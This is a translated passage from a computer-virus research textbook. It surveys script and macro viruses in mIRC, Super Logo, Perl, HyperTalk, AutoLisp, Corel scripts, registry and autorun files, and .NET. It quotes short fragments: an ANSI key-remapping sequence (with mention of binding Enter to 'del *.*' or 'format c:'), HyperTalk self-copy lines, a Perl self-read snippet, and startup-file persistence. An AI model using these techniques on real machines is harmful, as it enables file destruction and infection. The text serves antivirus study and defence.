即时消息软件，如mIRC，支持脚本文件使用户可以定义自己的操作序列，从而简化与他人通信的过程。每当有新的成员加入到讨论中时，就允许用脚本语言定义命令，它通常存储在系统的mIRC文件夹中的script.ini文件里。

IRC蠕虫试图创建一个这样的文件或者用一个INI文件重写此文件，从而可以利用此文件将蠕虫的拷贝发送到IRC中的其他用户那里。命令脚本支持/dcc send命令。这一命令可以用来在已连接的频道（即聊天室）里向接收者发送文件。

3.7.8 SuperLogo病毒

2001年4月，出现了一个新的LOGO蠕虫，而且该病毒通过邮件群发发送给了一些反病毒公

司。然而这个病毒却没有流行，原因有多个方面。此病毒的作者自称Gigabyte，她曾经写过其他恶意软件和mIRC蠕虫。她试图用已有的mIRC知识来创造一个Logic蠕虫[37]。而实际的蠕虫是用Super Logo创建的，Super Logo是Windows平台中重新实现的古老的Logo语言，一种“为孩子设计的Windows平台”。

在1984年，我偶然接触过8位计算机中的几个不同的Logo实现。我们学校的8位计算机HT 1080Z——由匈牙利制造的基于Z80的TRS-80兼容机——屏幕是黑白的，最高分辨率为128 x 48点。HT 1080Z内置的Basic是由微软在1980年开发的，尽管那时我们并没有太在意这一点。

Logo语言的主要目的是用一个“海龟”（Turtle）提供画图功能。海龟实际上就是画笔，它的头可以转变方向并可以指示它去画图。例如，在Super Logo中有以下一些常用的命令：HIDETURTLE、FORWARD、PENUP、PENDOWN、WAIT等。

一组命令可以构成子程序并以LGP扩展名保存在Logo项目文件中。实际的项目文件是预标记化的（pretokenized，这里的token是指由编译程序生成的一个个独立的分词。——译者注）二进制形式，但是命令和变量名仍然是可读的（即文本的。——译者注），以Pascal格式的字符串存储。项目文件可以用Super Logo解释程序加载和执行。在Super Logo中非常成功地扩展了Logo语言，与其他的Logo实现相比很有竞争力。它可以同步处理多个图形目标（见图3-9中可爱的海龟的例子），并完全支持用鼠标让目标在屏幕中随意移动。




图3-9　主要的海龟图标

然而，我们可以很容易地确定Super Logo语言不支持发送邮件或者嵌入可执行文件；同样不支持生成其他的可执行文件或脚本文件——但是Super Logo支持PRINTTO “XYZ”命令，XYZ可以是到某个文件的完整路径。用这样的语句，Logo程序可以修改任何文件，例如winstart.bat，可以用类似下面的内容改写winstart.bat的内容：

```
@cls
@echo You think Logo worms don't exist? Think again!
```

明白了吗？当logic.lgp项目被加载并运行时，蠕虫会在屏幕上画出LOGIC并附加了一小段信息，如图3-10所示。




图3-10　Logic蠕虫的载荷（payload）

蠕虫将确保在某一Windows启动文件夹中创建一个STARTUP.VBS文件，这样，下次Windows启动时蠕虫就可以自动运行。蠕虫还会试图修改一些常用Windows应用程序的快捷方式

(如果有的话)，如notepad.exe，从而可以不需要重新启动计算机就可以运行此VBS文件。

此VBS文件将这个4175字节的logic.lgp蠕虫项目文件传播到Outlook地址本的前80个条目那里去。这是非常标准的VBS邮件传播方式，不过它有一些小bug。2004年Gigabyte被比利时当局逮捕，日前她正面临刑事诉讼，惩罚可能包括坐牢和高额的罚款。

3.7.9 JScript病毒

关闭如IE浏览器等Web浏览器中的JScript支持的原因之一与JScript病毒有关。JScript病毒通常通过ActiveX通信对象使用函数。它们可以用类似VBS脚本的方法访问这些对象。例如，最初的覆盖型JScript病毒通过CreateObject（“Scripting.FileSystemObject”）方法访问文件系统对象。这种类型的病毒最初是由Metaphase病毒开发组的jacky在1999年前后创建的。

文件系统对象为攻击者提供了很大的灵活性。例如，攻击者可以使用CopyFile()方法来改写文件。覆盖型JScript病毒就是这样工作的。当然，攻击者已经通过使用OpenTextFile()、Read()、Write()、ReadAll()和Close()函数实现了更加高级的攻击。因此JScript病毒可以实现与VBS病毒相类似的复杂的文件感染功能，只是使用了稍微不同的语法。

3.7.10 Perl病毒

Perl是一个非常流行的脚本语言。Perl解释程序通常会被安装在不同的操作系统上，包括Win32系统。病毒作者SnakeByte用这种脚本语言编写了许多Perl病毒。

Perl脚本可以非常短，但是其非常简洁紧凑的形式却包含了许多功能。攻击者不仅可以用Perl开发加密和变形（metamorphic）病毒，还可以开发出入口点隐蔽病毒。open()、print和close()函数可以用来将刚刚创建的内容移动到用foreach()函数在存储器中定位的目标文件中去。

例如，下面的Perl程序将读取文件的内容写入到CurrentContent变量中去：

```
open(File,$0);
@CurrentContent=<File>;
close(File);
```

Perl病毒非常容易编写，因为Perl作为一种脚本语言，处理文件内容的功能非常强大。

3.7.11 用嵌入HTML邮件的JellyScript编写的WebTV蠕虫

微软WebTV是一个专门用来让用户在电视上浏览Web页面的嵌入式设备。2002年7月，一个新型的恶意WebTV蠕虫出现了，乍看起来会认为这一蠕虫是特洛伊木马。此蠕虫的载荷（payload）对WebTV网络的访问号码（拨号号码）进行重新配置，使其呼叫911（美国电话应急中心），从而进行DoS攻击。

WebTV的IE浏览器在解析WebTV HTML（Hypertext Markup Language，超文本标记语言）文件时，可以运行<script> </noscript>标签中的HREF（hyperlink reference，超链接引用）。通常HREF会将页面链接到万维网（World Wide Web）的另外一个位置；然而，在WebTV的JellyScript中，这一特殊的命令是用来设置WebTV的。这些命令都没有正式的文档资料说明，不过许多人猜出了WebTV命令的大量信息并将该信息公之于众。

恶意程序NEAT后来被确认为是一个蠕虫，它使用sendpage命令将包含此蠕虫的HTML邮件发送给WebTV网络上的其他用户。邮件是从许多伪造的“发信人”地址发出的，如Owner_、

minimoo、masonman等。

该蠕虫还会在接收者的机器上弹出许多广告信息，然后用Confirm Phone Setup?AccessNumber命令将拨号号码重新配置为911，从而用DoS攻击使应急中心的网络超负荷。

3.7.12 Python病毒

Python是一种非常方便的编程语言。一般而言，由于速度问题shell脚本在功能上是非常有限的；Python则不然，它的速度非常快而且是模块化的。由于拥有更加通用的数据类型，Python可以用来解决更大的问题。Python包含了内置的模块，可以支持I/O、系统调用、套接字（socket），还支持图形用户界面工具包的接口。

尽管Python病毒并不是十分常见，但是确实存在一些用Python脚本编写的概念病毒（concept virus）。它们通常会将open()、close()、read()和write()函数结合起来使用，用listdir()定位文件，然后将自身复制到其他文件中去。这种病毒类型或许是可以想像出的最简单的Python病毒形式，其实它可以更多地利用系统的功能来实现多种感染策略。

3.7.13 VIM病毒

VIM（VI IMproved）是一个成功的VI UNIX编辑器。与VI不同的是，VIM可以在Windows、Macintosh、Amiga、OS/2、VMS、QNX和其他系统上使用。VIM是一个文本编辑器，它几乎包含了所有的VI命令，另外还有许多新的命令。

在众多新的特性当中，VIM支持一种功能非常强大的脚本语言，病毒作者们已经使用这种脚本语言来创建蠕虫了。（这种蠕虫已知的例子还只是一种潜在蠕虫（intended worm），它还不会进行复制。）

3.7.14 EMACS病毒

与VIM相似，EMACS编辑器的新版本也支持脚本。这种类型的病毒并不常见，然而在这种环境中确实存在着概念验证（proof-of-concept）型病毒。

3.7.15 TCL病毒

TCL（Tool Command Language，工具命令语言）是一种可移植的脚本语言，它可以在HP-UX、Linux、Solaris、MAC、还有Windows这些系统上运行。TCL是与Perl非常相似的语言。TCL脚本由tclsh解释程序执行。

第一个用TCL（读作“tickle”）实现的病毒是Darkness，是Gigabyte在2003年编写的一个非常简单的病毒。TCL支持foreach()、open()、close()、gets()和puts()函数，这些都是TCL脚本病毒进行自我复制所需要的函数。

3.7.16 PHP病毒

PHP（PHP: hypertext preprocessor取首字母的递归缩写）是一种开放源代码的、通用的脚本语言。它非常适合用来开发Web，而且可以嵌入到HTML。PHP与客户端脚本（如JScript）不同，因为PHP是在服务器端运行，而不是在本地机器上运行的。另外，PHP仍然可以在命令行模式下使用，而不需要任何服务器或浏览器。

PHP/Caracula是在2001年由BCVG病毒开发组的病毒作者Xmorfic引入的，这一病毒作为覆

盖（overwriter）病毒传播，同时还创建了mIRC脚本作为另一种传播方式。

PHP病毒通常会依次使用fopen()、fread()、fputs()和fclose()函数来将自己写入新的文件中去，在定位这些文件时用了直接（direct action）感染技术，通过依次使用opendir()、readdir()和closedir()函数并结合了file_exists()函数的使用。

另外还有多态PHP病毒的例子，例如由病毒作者Kefi在2003年编写的PHP/Feast病毒。Feast寻找文件，用其自身进化了的拷贝将原文件覆盖，其中，病毒体中的每一个变量都会变换为随机的字符序列。

3.7.17 MapInfo病毒

由Geo-Information Systems（地理信息系统）开发的MapInfo并不是一个应用十分广泛的程序。它用来绘制地图和进行地理分析。MPB/Kynel[38]病毒给我们展示了利用这一平台编写病毒是可能的。Kynel是2003年底由一些俄罗斯病毒作者创建的。

MapInfo Professional拥有自己的开发环境，叫做*MapBasic*，是一种类Basic语言。MapBasic功能强大，并且支持对ASCII码文件和二进制文件的Open（打开）、Close（关闭）、Read（读）和Write（写）。同样还支持来自其他DLL的API调用、动态数据交换（dynamic data exchange，DDE）以及对象链接和嵌入（object linking and embedding，OLE）。当这些程序被编译后，会创建一个新的可执行文件MBX，称作*MapBasic eXecutable*。不过，如预想的那样，这些文件只能被MapInfo执行。

MPB/Kynel病毒感染新的表（new tables，table也许是MapInfo生成的文档，即下文中的TAB文件。——译者注）。每次WinChangedHandler()函数被调用时，病毒都会列举新的表。只要用户对文档进行了修改，就会触发WinChangedHandler()函数。病毒钩挂（hook）这一函数，并且利用这一时刻在新列举出的表中创建自己的拷贝tablename.mif。然后，病毒在MapInfo文档的TAB文件中插入一行指向此MBX可执行文件的Run Application语句。这样，只要被感染的文档被打开，MBX文件就运行。

MapInfo可以在Windows和Macintosh平台上运行。它并不十分常见，然而就如同SuperLogo病毒威胁一样，它让我们了解到病毒作者们有兴趣将所有平台作为可能的目标。

3.7.18 SAP上的ABAP病毒

已知的第一个试图感染SAP的病毒是ABAP/Rivpas，编写于2002年4月。这是一个概念验证（proof-of-concept）型病毒，是基于高级商业应用编程（Advanced Business Application Programming，ABAP）脚本语言的病毒。这一病毒有一些故意做的bug，它没有机会进行复制。然而，另外一些经过修补的变种迅速出现了——这些都是真正的病毒。用大约20行的脚本，通过将自己从一个数据库复制到另外一个数据库，在数据库中完成自我复制。

3.7.19 Windows帮助文件病毒——当你按下F1……

感染Windows帮助文件的病毒功能强大，但意外的是这种病毒并不流行。Windows帮助文件是二进制形式的，并且包含脚本部分。脚本可以访问Windows API函数。大部分帮助文件病毒会在HLP文件的SYSTEM目录中注入一小段脚本。下次帮助文件被加载时，这一脚本部分就会被执行。因此，只要在应用程序中按下了F1键，就会触发这种病毒，只要应用程序是与被感染的

HLP文件相关联的。

这种病毒的主要技巧是定义供自己使用的函数，就像USER32.DLL库中EnumWindows（）函数。例如，梦病毒（Dream Virus）就是使用这方法感染Windows帮助文件的。

那些 RR（‘USER32.DLL’，‘EnumWindows’，‘SU’）脚本行将定义一个回调函数EnumWindows（）供自己使用。然后，脚本调用一个EnumWindows（virusbody），也就是将病毒体作为一个字符串来调用回调函数，这样病毒就可以脱离脚本环境，而直接在宿主机中继续运行。

第一个感染帮助文件的病毒是32位多态病毒，W95/SK[39]，编写于俄罗斯。与上述示范的功能不同，SK在HLP文件之外，用WinExec() 功能执行一组command.com /c 的echo命令，在根目录中生成可执行的二进制代码。第一个被感染的帮助源文件，像HLP或示例病毒一样，也是通过复制Windows 帮助文件感染其他文件的。

3.7.20 Adobe PDF 中的 JScript 威胁

PDF 文件格式用于Adobe Acrobat 产品。在2003年，{W32，PDF }/Yourde 病毒通过过时的JScript漏洞去感染 PDF 文件 (PDF 表单也被丢弃不用了（dropped））。当表单被加载时，病毒的二进制代码被表单执行。由于用户必须保存被感染的文件才能让病毒存活下去，所以，只有完全安装了Adobe Acrobat才会感染PDF文件病毒，而只读版本的Adobe Acrobat Reader是不能保存PDF文件的。

Acrobat 自身就可以自动运行JScript，而不需要像 Windows Jscript Host 之类的外部解释器。因此，这种病毒的弱点就是Acrobat 版本的依赖性。

3.7.21 AppleScript 的依赖性

AppleScript是Macintosh系统上使用的脚本语言，显然，AppleScript病毒只有在安装了AppleScript的系统上才能自我复制。AplS/Simpsons@mm蠕虫病毒是用AppleScript编写的，它执行时利用Outlook Express或者Entourage，把自己的一个拷贝发给地址簿里的所有人。

尽管这种特殊病毒感染的报告并不常见，但是AppleScript这种功能强大的脚本给Mac用户带来的威胁，就像Windows用户的VBS脚本所产生的安全问题一样。

3.7.22 ANSI的依存关系

IBM个人电脑引入了ANSI.SYS驱动程序，ANSI.SYS利用ESC序列重新定义某些功能键，这一功能的实现满足了许多用户的需要。那些ESC序列通常存储在一个扩展名为ANS的文件里。这种ESC序列一般会产生一个特殊的转义码（通常是按下Alt键，然后敲击数字键盘上的数字键来实现[40]）。

只要CONFIG .SYS文件中包含一行DEVICE=ANSI.SYS，就可以执行ESC序列。例如，一个简单的ANSI序列可以把N和n键重新定义成Y和y键。因此，用户可能对于某些应用的确认请求给予错误的应答。这种重定义可以通过下面的方式实现：

```
ESC [78;89;13p ESC [110;121;13p
```

当然其他所有的键都可以重新定义，包括回车（ENTER）键，甚至可以把回车键定义成删除所有文件（del *.*），或者格式化C盘（format c:）。

ANSI序列可以用来重新定义整个命令集。因此，在你输入一个命令时，可能显示另外一个命令。

3.7.23 Macromedia Flash动作脚本（ActionScript）威胁

动作脚本（ActionScript）恶意代码是恶意代码舞台上的新角色，LFM病毒利用FLASH文件的ActionScript生成并运行一个DOS下的.COM可执行文件。由于这些威胁需要许多依赖性，这种威胁局限性也很多。

例如，LFM[41]病毒需要计算机从网页上下载到本地，只有当LFM病毒被成功地下载到本地的文件夹中，并且外部文件V.COM被正确运行时，它才能感染其他干净的文件。

3.7.24 HyperTalk脚本威胁

一个优秀的启蒙工具是能够教一个五年级的、水平中等的人如何成为电脑的主人而不是变成它的奴隶。

——Steve Wozniak

HyperCard是一个优秀的脚本语言解释环境，它所支持的脚本语言称为HyperTalk。HyperTalk由Bill Atkinson开发，是最接近自然语言的脚本语言之一。早期的一些病毒就是用HyperTalk编写的，这并不奇怪。1988年前后的Dukakis病毒是第一个HyperTalk脚本病毒。

HyperTalk的发作基于堆栈里与名字相关联的一个事件处理器。脚本存储在一个称为堆栈的HyperCard数据文件中，以二进制格式存储。但是，脚本代码自身却是以文本形式存储在堆栈里。

举个例子，在打开一个HyperCard堆栈时，openStack事件处理器就会被调用。这个过程与Microsoft Office系列产品运行宏的过程十分相似，然而HyperCard却不仅仅是一个脚本文本编辑器。HyperCard可以用来对标签（cards）（数据库中记录）创建不同的带有菜单数据库前端处理功能的项目。不同的堆栈之间可以共享彼此的函数，HyperCard将易于使用的系统扩展成了易于编程的环境。

写在事件处理器关键词“on”和“end”之间的HyperTalk脚本代码才会被解释执行，例如：

```
on openStack
   ask "What is your name?"
   put it * it into field "Name"
end openStack
```

HyperCard在Microsoft's Visual Basic出现之前发展的很好，与Microsoft Office产品的通用模板（例如，Normal.dot。——译者注）一样，HyperCard支持一个包含许多脚本的称作Home Stack的脚本库。大多数HyperTalk病毒利用关键词put的把自己复制到Home Stack，此后，他们可以把自己复制到新打开的堆栈里，而且任何名字为home的堆栈都可以成为Home Stack。

Dukakis病毒通过下列程序行对新拷贝写入病毒脚本：

```
put the script of stack "home" into temp2
get offset (""-** The HyperAvenger **-,"temp2)
put char it to it+2426 of temp2 into theCode
```

这个脚本代码片段寻找在Home Stack发作的病毒代码的偏移地址，然后从那个位置把病毒

脚本（2426字节）复制到变量theCode中去。此后，病毒只需要把theCode复制到别的堆栈中。“this stack”是最近打开堆栈的一个引用，它的内容可以再用一个put命令访问。

Mac计算机上还存在许多其他类型的HyperCard病毒，其中最著名的是Merry Xmas和3 Tunes families。

3.7.25 AutoLisp脚本病毒

HyperTalk脚本病毒是非常易读和易理解的；AutoLisp病毒读起来困难一些。有些脚本病毒，例如，Pobresito[42]和ALS/Burstead[43]，是在AutoCAD环境下利用AutoLisp编写脚本的特点写成的。

注释　新版本的AutoCAD也支持VBA。

Pobresito编写于2001年夏天。Burstead出现的晚一些，出现在2003年12月的芬兰，它企图感染一些使用AutoCAD流行版本的大公司。AutoCAD确实是比较昂贵的软件，而且它不像其他脚本语言运行环境那样被广泛应用。

AutoLisp脚本以LSP为扩展名存放在文本文件里，Burstead.A利用文件查询函数在AutoCAD搜索路径中找寻base.dcl文件的位置：

```
 (setq
path
(findfile
"base.dcl"))
```

这样就可以确定存放其他LISP文件的目录位置，这种病毒企图修改包含LOAD命令的文件，使他们加载病毒自己的LSP文件。因此，每次执行被修改的LSP文件时，病毒就可以通过LOAD命令获得控制权。

```
(load
 "foobar")
```

这里，foobar是缺省文件夹里有LSP扩展名的文件。

显然，由于AutoLisp有write-line函数，因此攻击者可以实现不同的感染方法。

3.7.26 注册表依赖性

有些病毒从Windows注册表文件（registry file）实现病毒感染。在Windows系统中，注册表是一个中心存储数据库，早期版本的Windows利用INI文件来存储应用程序的配置信息。在当前版本的Windows系统中，注册表数据库（也叫做hive）用树形结构来存储这些信息。

注册表的一个有趣的功能就是在hive的多个不同的子条目中存放着系统启动时需要执行的文件的路径。例如：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RUN。

这种键值容易被各类恶意代码攻击，注册表的其他类似的位置也给病毒编写者提供了攻击点。例如，W32/PrettyPark蠕虫病毒修改HKEY_CLASSES_ROOT\exefile\shell\open\command处的键值，这样只要运行一个用户程序，蠕虫就开始运行。

与注册表相关的病毒利用这样的键，在注册表中插入一个系统命令的引用以供以后执行。注册表条目安装文件以文本格式存储，其中包括安装信息的键和值，通过注册表编辑器

（Regedit）安装该注册表条目（entry）时需要这些信息。这种病毒通常作为REG文件里面包含的一条单独的命令条目。注册表编辑器将解释REG文件里的命令，然后，将新的条目保存在注册表文件，以备后用。

恶意的条目用标准的系统命令和参数在本地或网络上寻找其他REG文件，修改它们，使它们有一个对注册表操作的字符串。这种技术的原理是基于DOS的批处理可以从注册表执行。

3.7.27 PIF和LNK的依赖性

病毒也会攻击Windows系统的PIF（程序信息文件）和LNK（链接文件）。在你创建一个快捷方式或者更改一个MS－DOS程序的属性时会生成PIF文件，它允许你设置程序的缺省属性，比如字体大小、窗口颜色、存储空间分配。要运行的执行文件的路径也存储在PIF文件中。

有些病毒利用更改PIF文件中指向可执行程序的内部链接路径实现攻击。这种链接路径原本是用来运行PIF文件中命令的路径。病毒运用拷贝命令将PIF文件复制到本地磁盘的其他地方，如Windows、mIRC、P2P文件夹中，或者去攻击网络资源。

与PIF文件攻击方式相类似，病毒同样会攻击Windows95或更高版本系统中的LNK（连接快捷方式文件）文件。

3.7.28 Lotus Word专业版中的宏病毒

另外一类宏病毒攻击Lotus SmartSuite软件中Lotus Word Pro文件，由于Word Pro运用了一个类似脚本的宏语言。这类病毒的一个例子是LWP/Spenty病毒，它只在中文版本的Word Pro中复制和传播。在文件打开时，病毒通过钩挂DocumentOpened()和DocumentedCreated()宏指令来感染被打开的文件。病毒还修改文档的安全属性，将密码设置成720401。通过这种方式，病毒试图阻止对被感染文件的任何更改。

2002年，Spenty病毒在中国大范围传播，Spenty的出现让反病毒工作者不得不对Word Pro文件进行语法分析。

3.7.29 AmiPro的文档病毒

病毒不经常攻击AmiPro文档（AmiPro是Lotus套件中的一个字处理程序，生成文件的扩展名是.sam。——译者注），这是有原因的。与大多数的文本编辑器不同，AmiPro把文档和宏分别保存在不同的文件里。文档存储在有SAM扩展名的文件里，而宏存储在有SMM扩展名的文件里。AmiPro病毒必须把这两个文件连接起来，在SAM文件打开时，调用执行SMM文件中的宏。

APM/Greenstripe病毒由四个函数组成：Green_Stripe_Virus()、Infect_File()、SaveFile()和SaveAsFile()。SaveFile()和SaveAsFile()是与ChangeMenuAction()相关联建立的，他们对保存和另存为命令做出响应。病毒利用AssignMacroToFile()函数建立SAM和SMM文件的连接。病毒利用FindFirst()和FindNext()函数寻找并攻击新的SAM病毒。与Microsoft Office将文档和宏放在一个文件里不同，AmiPro将他们分别存放，这就决定了AmiPro宏病毒不像Microsoft Office宏病毒那样可以通过电子邮件传播。

3.7.30 Corel脚本病毒

Corel Draw产品也支持脚本语言，脚本保存在扩展名为CSC的文件中。（另外，Corel Draw

的流行版本也支持VBA。）Corel脚本病毒的特点是利用FindFirstFolder()函数寻找受害文件。The CSC/CSV病毒通过在CSC文件中检查“REM ViRUS”标志来找出被感染的受害文件。

如果CSV病毒没有在文件里发现“REM ViRUS”标志，它就感染这个文件，在它的脚本前面打印#字符。然后，它再利用FindNextFolder()函数去寻找下一个文件。实际上，该病毒创建一个相同名字的主脚本，把自己拷贝到里面，然后把原来真正的主脚本放在自己的后面。

```
REM ViRUS GaLaDRieL FOR COREL SCRIPT bY zAxOn/DDT
```

CSC/PVT病毒采取与CSV病毒相似的策略，它们运用相同的函数去感染新的文件，甚至在感染文件之前，在脚本中为REM PVT寻找潜在的受害文件。

```
REM PVT by Duke/SMF
```

与CSV病毒不同，PVT病毒把自己放在脚本的末端。因此，原脚本先运行，当原脚本退出时，附加脚本开始运行。

3.7.31　Lotus 1-2-3 宏的依赖性

尽管关于一个叫Ramble的Lotus 1-2-3宏病毒的传闻很多，但实际上这个威胁不是病毒，目前所知的只是BATCH病毒的投放器（dropper）（这并不是说，Lotus 1-2-3不能感染其他的Lotus 1-2-3工作表文件）。

BAT/Ramble病毒投放器，由“Q The Misanthrope”编写，其工作方式如下：第一，用户打开了一个种植了木马的Lotus 1-2-3文档，文档打开时恶意的Lotus宏被激活，恶意的宏被插入到表单的A8167 ... A8191的范围内，这种方式对用户是不可见的。宏运行后，它在C:\WINSTART.BAT file创建一个BATCH病毒。

投放器创建BATCH病毒后，宏投放器代码使用/RE命令（范围擦除）将自己从表单里清除掉。无论什么时候打开一个表单时，自动运行的宏的名字也被它清除掉。

应该注意的是，Lotus 1-2-3的新版本有不同的工作表格式，它解决了在这个平台上一个宏向上转化的问题。

3.7.32　Windows安装脚本的依赖性

32位的Windows版本在INF文件中引入了一个安装脚本语言，这个脚本语言由Windows安装程序接口（API）激活，安装脚本对于安装与卸载有不同的部分。安装脚本可以手动生成，或者用Microsoft’s BATCH.EXE或INF生成器工具来生成。

安装脚本的一个特点是使用autoexec.bat文件。在系统启动批处理文件中直接插入或者删除命令，可以通过脚本安装部分的一个命名区（named section）中的UpdateAutoBat命令来实现。这个命名区可以通过CmdDelete和CmdAdd命令来删除和添加恶意命令。（CmdDelete命令用来删除恶意代码，防止在前一次攻击中被插入到文件夹里。）

病毒编写者Internal引入了一些病毒，例如，INF/Vxer病毒族，它们通过批处理来感染INF文件。CmdAdd的输入用来向AUTOEXEC.BAT传送病毒批处理行资源。因此，当每个系统启动时，病毒会搜索Windows\INF文件夹，去感染其他INF文件。

3.7.33　AUTORUN.INF和Windows INI File依存性

AUTORUN.INF 文件和Windows INI文件在结构上与Windows安装脚本有许多相似之处。有

些病毒会修改AUTORUN.INF文件，以使自己在一个移动磁盘加载后可以自动运行。Windows 95系统的一个新特点是AUTORUN.INF文件，它主要是用来在用户插入一张光盘到光盘驱动器里时，能自动运行一个程序。只要在一个移动类型的盘中的根目录里存在一个AUTORUN.INF文件，它将会被大多数的32位Windows操作系统运行，尽管现在新版本的Windows仅支持光盘。

与自动运行功能相联系的有几个注册表项，当这个注册表中的选项置为允许（enabled）时，AUTORUN.INF就会被解释，执行其中的自动运行部分（autorun section）。利用这个特点，自动运行部分支持一个Open命令用来运行可执行文件。这个命令就被用来自动运行恶意代码。

要关闭驱动器的自动运行功能，必须修改注册表项HKLM\ Software\ Microsoft\ Windows\ CurrentVersion\Policies\Explorer，把NoDriveAutoRun或NoDrive TypeAutoRun设置为自己定制的值，如0xFF。

Windows的INI文件也可以用相似的方法进行攻击。例如，WIN.INI支持一个Windows 启动区。在那部分中，run= entry可以在Windows启动时运行一个程序。恶意木马就通常修改这个表项使自己在系统启动时被装载的。

3.7.34 HTML 依赖性

HTML（超文本标记语言）本身的格式并不支持恶意攻击的功能，但是它支持嵌入的脚本，如VBScript或JScript。2001年9月爆发的W32/Nimda蠕虫病毒是攻击HTML文件最成功的例子之一。

Nimda在HTML文件中加入一小段JScript脚本段，这段JScript脚本代码利用window.open函数打开了一个EML文件。结果是，使用有漏洞的IE浏览器访问被攻破的HTML网页，自动执行一个蠕虫程序。

有些HTML文件中的HREF存在着威胁，他们欺骗用户点击一些包含恶意代码的链接。

第一个攻击HTML文件的病毒是由Internal编写的。尽管许多厂家开始时把这类威胁归类到HTML病毒，不过本书作者认为，正确的分类方法应该基于该病毒实际使用的脚本语言，比如VBS病毒。

3.8 系统漏洞依赖性

快速传播的蠕虫病毒，例如W32/CodeRed、Linux/Slapper、W32/Blaster或者Solaris/Sadmind只能感染那些有已知系统漏洞的主机。如果系统没有漏洞或者已经打过补丁，这些蠕虫就不能够感染它们。不过，有些蠕虫（W32/Welchia）可以同时利用多种漏洞侵入系统，因此，只要系统有一个漏洞没有打过补丁，对这些蠕虫来说就依然有机可乘。

第10章介绍那些利用系统漏洞来传播的计算机病毒攻击。

3.9 日期和时间依赖性

Tyrell：现在的问题是什么？

Roy：死亡！

Tyrell：死亡？我想这已经有点超过了我的权限了。

Roy：我还想活的更长一点……

——Blade Runner, 1982（电影《银翼杀手》中的对白。——译者注）

有些病毒只能在一天中特定的时间段进行复制，还有些病毒在一个特定的日期之前或之后不允许进行复制。例如，W32/Welchia蠕虫只能在2004年1月之前尝试入侵系统。

另外一个例子就是原始版本的W32/CodeRed蠕虫，它被设定在2001年自杀。然而，一些蠕虫的变种被修改成具有“无限期生命”的版本而没有了日期时间的限制。在第10章中将更加详细的讨论蠕虫生命周期管理。

3.10　JIT依赖性：Microsoft .NET病毒

微软的计算机语言和执行环境发展的一个自然演变就是.NET架构的及时编译技术（Just-in-Time compilation，JIT）。.NET的可执行文件是稍微有点特殊的可移植性执行（PE）文件。当前，这些PE文件一般包含一个最小限度的依赖体系结构的代码（一次对初始化函数的API调用）[44]。另外，编译过的PE文件包含微软中间语言（Microsoft Intermediate Language，MSIL）和元数据信息。第一类针对.NET可执行文件的病毒并不具有JIT依赖性。例如，Benny写于2002年2月的Donut病毒[45]。这种病毒从可执行文件的原始入口点开始，用自己的代码来替换_CorExeMain() import（当前用于运行JIT初始化），并将自身添加到文件的末尾。在几个月后，出现了能够感染其他MSIL可执行文件的病毒，这性病毒必须依赖JIT环境。第一个这样的病毒是由Gigabyte编写的。

W32/HLLP.Sharpei病毒[40]实现了一种简单的前置感染技术。病毒的代码通过.NET架构的公共语言运行库（common language runtime，CLR）进行JIT编译。JIT并不在模块被装载的时候编译它，只是在当第一次使用某个方法时才编译。只有当MSIL代码被翻译成适合本机的体系结构时，原始的代码才开始执行。图3-11显示了W32/HLLP.Sharpei病毒的载荷消息。




图3-11　Sharpei的载荷消息

在2004年，出现了一些针对.NET可执行文件的新的感染技术，感染MSIL程序。这些病毒之所以没有过早的出现，是因为编写这些病毒非常困难。实际上，有些研究者还认为，像这么复杂的MSIL病毒将永远都不会出现。例如，变形病毒MSIL/Gastropod利用System.Reflection.Emit名字空间来重建其代码和主机程序，从而使病毒体改头换面。Gastropod是由病毒爱好者Whale编写的，他同时也是W95/Perenast病毒的作者。（Whale于2004年11月曾被俄罗斯警方逮捕，并处50美元的罚款。）

另一方面，MSIL/Impanate病毒能够识别32位和64位的MSIL文件并利用入口点模糊（Entry Point Obscuring，EPO）技术来感染这些文件，而不必利用任何的库函数代码。MSIL/Impanate病毒的作者是roy g biv。

注释　在第4章中将更多地介绍感染技术。变形病毒将在第7章中进行讨论。

3.11 档案文件格式依赖性

有些病毒在没有打包文件的时候不能够传播，另有少数的病毒只能感染档案格式的文件。大多数这样的病毒能够感染二进制文件，以及ZIP、 ARJ、 RAR和CAB文件（包含了大多数的档案文件格式）。

当微软为Outlook（由Microsoft公司研制的收发邮件的软件）添加了病毒防护措施以后，在档案文件中传播的病毒变得越来越流行。在Outlook中不能运行带有常规可执行扩展名（如.exe或.com。——译者注）的文件，而且其最近的版本根本不把这种附件交给终端用户。然而，病毒的作者们很快发现他们可以通过Outlook发送像zip文件这样的打包文件，而Outlook不会把它们从电子邮件中删除。

一些狡猾的邮件投递者或邮件群发蠕虫病毒，例如W32/Beagle@mm[46]，甚至使用用密码保护的附件。因为邮件告诉用户密码以及操作说明，这些恶意代码能够诱使他们运行一个像Winzip这样的程序，然后键入给定的密码来解压缩并执行其中的内容。这些病毒通常自带打包引擎，例如InfoZIP库，创建新的压缩包。

文件感染病毒一般把一个新的文件插入到档案文件中。例如，ZIP型文件感染简单易行，因为ZIP程序在压缩包里为每个文件保存了一个目录。通过定位这样的头文件，病毒就能在项目中插入新的文件并诱使用户运行这些文件。例如，病毒可以插入一个名为“readme.com”的文件，然后希望用户来执行它，读取打包文件的内容说明。

一些非常复杂的病毒，例如一种俄罗斯病毒——Zhengxi[47]，感染自身解压缩的EXE文件，它能够感染多种档案格式的文件，甚至包括HA这样的二进制文件。

3.12 基于扩展名的文件格式依赖性

一些病毒依赖于文件的扩展名。一个文件也许会因为扩展名的不同而被放置在完全不同的执行环境当中。一个简单的例子就是把COM和BAT(ASCII)扩展名互换。作为一个COM文件，这个文件就会作为二进制文件运行，如果换成了BAT的扩展名，它就像ASCII批处理文件一样运行。下面给出了关于这种依赖性的其他常见例子:

